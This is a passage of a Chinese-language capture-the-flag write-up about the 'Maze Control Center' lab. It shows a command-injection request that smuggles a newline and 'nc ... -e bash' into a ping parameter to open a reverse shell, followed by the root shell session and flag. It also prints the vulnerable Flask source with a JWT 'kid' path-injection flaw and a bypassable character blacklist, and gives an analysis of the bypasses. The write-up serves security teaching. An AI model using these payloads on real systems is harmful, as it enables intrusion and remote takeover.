    "PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64
    bytes from 127.0.0.1: seq=0 ttl=64 time=0.025 m
    s\n\n--- 127.0.0.1 ping statistics ---\n1 packe
    ts transmitted, 1 packets received, 0% packet l
    oss\nround-trip min/avg/max = 0.025/0.025/0.025
    ms\nuid=0(root) gid=0(root) groups=0(root),0(r
    oot),1(bin),2(daemon),3(sys),4(adm),6(disk),10(
    wheel),11(floppy),20(dialout),26(tape),27(video
    )\n",
  "status": "ok"
}
9

```

- 再次反弹shell成功，最后拿到root的flag: `flag{root-3e40f28d4759c8d0a93cf7693086565d}`

请求

美化RawHex明动

1 GET /api/admin/ping?host=127.0.0.1%0anc%20172.31.233.95%20444%20-e%20bash HTTP/1.1

2 Host: 127.0.0.1:7002

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36

4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii90bXAvZmFrZWtleSI6ImR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImdlZXN0Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzgyMjYyMzYyQm8xmcCL_V0ZmBjAovX9pMltMChd-otiwYjIjQsg9sPr8

5 Accept: */*

6 Referer: http://127.0.0.1:7002/

7 Accept-Encoding: gzip, deflate, br

8 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7

9 Connection: keep-alive

0

响应

美化RawHex页面渲染明动

1 HTTP/1.1 200 OK

2 Server: Werkzeug/3.1.8 Python/3.14.3

3 Date: Tue, 23 Jun 2026 08:02:22 GMT

4 Content-Type: application/json

5 Content-Length: 117

6 Connection: close

7

8 {

9 "output":

10 "Command 'ping -c 1 127.0.0.1\nnc 172.31.233.95 4444 -e bash' timed out after 3 seconds",

11 "status":"error"

12 }

13

```
python penelope.py nR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImdlZXN0Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzgyMjYyMzYyQm8xmcCL_V0ZmBjAovX9pMltMChd-otiwYjIjQsg9sPr8 "Command 'ping -c 1 127.0.0.1\nnc 172.31.233.95 4444 -e bash' timed out after 3 seconds", "status":"error"
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 172.31.233.95 • 10.211.55.2 • 10.37.129.2
> Main Menu (m) 🏠 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => H34d3r 172.31.233.158 Linux-x86_64 🧑 root(0) 😊 Session ID <1>
[+] Upgrading shell to PTY: http://127.0.0.1:7002/
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12
[+] Session log: /Users/kirano/.penelope/sessions/H34d3r~172.31.233.158-Linux-x86_64/2026_06_23-16_02_20-070.log
[+] Connection: keep-alive

H34d3r:~# ls -alh
total 16K
 7918 drwx----- 3 root root 4.0K May 17 23:21 .
    2 drwxr-xr-x 21 root root 4.0K May 17 23:31 ..
 3764 drwx----- 2 root root 4.0K Apr 26 01:12 .ssh
20003 -rw-r--r-- 1 root root 44 May 17 22:01 root.txt
H34d3r:~# cat root.txt
flag{root-3e40f28d4759c8d0a93cf7693086565d}
H34d3r:~#
```

0x04 复盘

查看了一下源码主要是想知道2个问题

- 过滤规则如何还有其他绕过方式吗？
- 其他老师的是通过路径遍历的方式，为什么绝对路径也可以？

```
H34d3r:~# cat /opt/keys/maze-default.key
M4zE_S3cr3t_Est4b1l1sh_2026_Key!

H34d3r:~# cat /opt/maze-web/app.py
#!/usr/bin/env python3
import datetime
import os
import re
import subprocess
from flask import Flask, jsonify, render_template_string, request
import jwt

app = Flask(__name__)
```

```

STATIC_SECRET = os.environ.get("MAZE_STATIC_SECRET", "Default_Secure_Secret_Base_2026")
KEY_FILE_PATH = os.environ.get("MAZE_KEY_FILE_PATH", "/opt/keys/maze-default.key")

HTML_INDEX = """<!DOCTYPE html>
<html>
<head>
    <title>Maze Control Center</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 600px; margin: 50px auto;
background: #f4f6f9; }
        .container { background: white; padding: 30px; border-radius: 8px; box-shadow: 0
4px 6px rgba(0,0,0,0.1); }
        input { display: block; margin: 15px 0; padding: 10px; width: 100%; box-sizing:
border-box; border: 1px solid #ccc; border-radius: 4px; }
        button { padding: 10px 20px; background: #007bff; color: white; border: none;
border-radius: 4px; cursor: pointer; width: 100%; }
        button:hover { background: #0056b3; }
        #result { margin-top: 20px; padding: 15px; background: #222; color: #0f0; white-
space: pre-wrap; font-family: monospace; border-radius: 4px; min-height: 50px; }
    </style>
</head>
<body>
    <div class="container">
        <h1>Maze Control Center v2.0</h1>
        <div id="login-panel">
            <h3>System Authentication</h3>
            <input type="text" id="username" placeholder="Username">
            <input type="password" id="password" placeholder="Password">
            <button onclick="login()">Login</button>
        </div>
        <div id="admin-panel" style="display:none;">
            <h3>Internal Network Diagnoser</h3>
            <input type="text" id="host" placeholder="Target Host (e.g. 127.0.0.1)">
            <button onclick="pingHost()">Execute Ping</button>
            <div id="result"></div>
        </div>
    </div>
    <!-- DEV NOTES:
        Test User: guest / guest123
    -->
    <script>
        let token = localStorage.getItem('jwt_token') || '';
        async function login() {
            const res = await fetch('/api/login', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({
                    username: document.getElementById('username').value,
                    password: document.getElementById('password').value
                })
            });
            const data = await res.json();

```



```

        if (data.token) {
            localStorage.setItem('jwt_token', data.token);
            token = data.token;
            document.getElementById('login-panel').style.display = 'none';
            document.getElementById('admin-panel').style.display = 'block';
        } else { alert(data.error || 'Failed'); }
    }
    async function pingHost() {
        const host = document.getElementById('host').value;
        const res = await fetch('/api/admin/ping?host=' + encodeURIComponent(host), {
            headers: {'Authorization': 'Bearer ' + token}
        });
        const data = await res.json();
        document.getElementById('result').innerText = data.output || data.error ||
JSON.stringify(data);
    }
</script>
</body>
</html>"""
```

```

def get_jwt_secret(token):
    try:
        unverified_header = jwt.get_unverified_header(token)
        kid = unverified_header.get("kid", "maze-default.key")
        base_dir = os.path.dirname(KEY_FILE_PATH)
        kid_path = os.path.abspath(os.path.join(base_dir, kid))
        if os.path.exists(kid_path) and os.path.isfile(kid_path):
            with open(kid_path, "r") as f:
                secret_content = f.read().strip()
                if secret_content:
                    return secret_content
    except Exception:
        pass
    return STATIC_SECRET
```

```

def extract_token():
    auth = request.headers.get("Authorization", "")
    if auth.startswith("Bearer "):
        return auth.split(" ", 1)[1]
    return None
```

```

@app.route("/")
def index():
    return render_template_string(HTML_INDEX)
```

```

@app.route("/api/login", methods=["POST"])
def login():
    data = request.get_json()
```

```

if data.get("username") == "guest" and data.get("password") == "guest123":
    real_secret = STATIC_SECRET
    if os.path.exists(KEY_FILE_PATH):
        with open(KEY_FILE_PATH, "r") as f:
            real_secret = f.read().strip()
    token = jwt.encode(
        {
            "username": "guest",
            "role": "user",
            "iat": datetime.datetime.utcnow(),
        },
        real_secret,
        algorithm="HS256",
        headers={"kid": os.path.basename(KEY_FILE_PATH)},
    )
    if isinstance(token, bytes):
        token = token.decode("utf-8")
    return jsonify({"token": token})
return jsonify({"error": "Invalid credentials"}), 401

```

```

@app.route("/api/admin/ping")
def admin_ping():
    token = extract_token()
    if not token:
        return jsonify({"error": "Missing token"}), 401
    secret = get_jwt_secret(token)
    try:
        payload = jwt.decode(token, secret, algorithms=["HS256"])
    except Exception as e:
        return jsonify({"error": f"Auth Failed: {str(e)}"}), 403
    if payload.get("role") != "admin":
        return jsonify({"error": "Unauthorized: Admin role required"}), 403
    host = request.args.get("host", "127.0.0.1")
    if re.search(r"[;&\\|]", host):
        return jsonify({"error": "WAF: Malicious characters detected!"}), 400
    try:
        output = subprocess.check_output(
            f"ping -c 1 {host}", shell=True, stderr=subprocess.STDOUT, timeout=3
        )
        return jsonify(
            {"status": "ok", "output": output.decode("utf-8", errors="ignore")}
        )
    except subprocess.CalledProcessError as e:
        return jsonify(
            {
                "status": "error",
                "output": e.output.decode("utf-8", errors="ignore"),
            }
        )
    except Exception as e:
        return jsonify({"status": "error", "output": str(e)})

```

```

if __name__ == "__main__":
    key_dir = os.path.dirname(KEY_FILE_PATH)
    if not os.path.exists(key_dir):
        os.makedirs(key_dir)

    if not os.path.exists(KEY_FILE_PATH):
        DEFAULT_SEED = "Initial_Temporary_Secret_Seed_2026"
        with open(KEY_FILE_PATH, "w") as f:
            f.write(DEFAULT_SEED)
        os.chmod(KEY_FILE_PATH, 0o600)

app.run(host="127.0.0.1", port=5000, debug=False)

```

黑名单过滤的其他绕过方式

- 根据黑名单报错提示关键字 `WAF` 搜索找到了过滤的代码段：`if re.search(r"[;&|]", host)`，主要过滤了 `;`、`&`、`|` 针对的是命令分隔符，但是没有过滤换行符 `\n`、反引号 ```、`$()`
- 原拼接命令为 `os.system("ping -c 1 " + host)`，我们可以通过报错回显拿到命令结果

```

H34d3r:~# ping -c 1 `whoami`
ping: bad address 'root'
H34d3r:~# ping -c 1 $(whoami)
ping: bad address 'root'
H34d3r:~#

```

kid路径注入的分析

`os.path.join()` 绝对路径拼接漏洞：存在以 `/"` 开始的参数，从最后一个以 `/"` 开头的参数开始拼接，之前的参数全部丢弃。

- `python -c "import os;print(os.path.join('/a','/b','/c','abc'))"`

```

H34d3r:~# python -c "import os;print(os.path.join('/a','/b','/c','abc'))"
/c/abc

```

- `python -c "import os;print(os.path.join('/opt/keys','/tmp/fake-key'))"`

```

H34d3r:~# python -c "import os;print(os.path.join('/opt/keys','/tmp/fake-key'))"
/tmp/fake-key

```

`os.path.abspath()` 它会解析 `..`、`.`：会把 `/opt/keys/../../../../etc/passwd` 这种杂乱路径解析成 `/etc/passwd`。

- `python -c "import os;print(os.path.abspath('/opt/keys/../../../../etc/passwd'))"`

```
> cat /tmp/take_key  
H34d3r:~# python -c "import os;print(os.path.abspath('/opt/keys/../../../../etc/passwd'))"  
/etc/passwd
```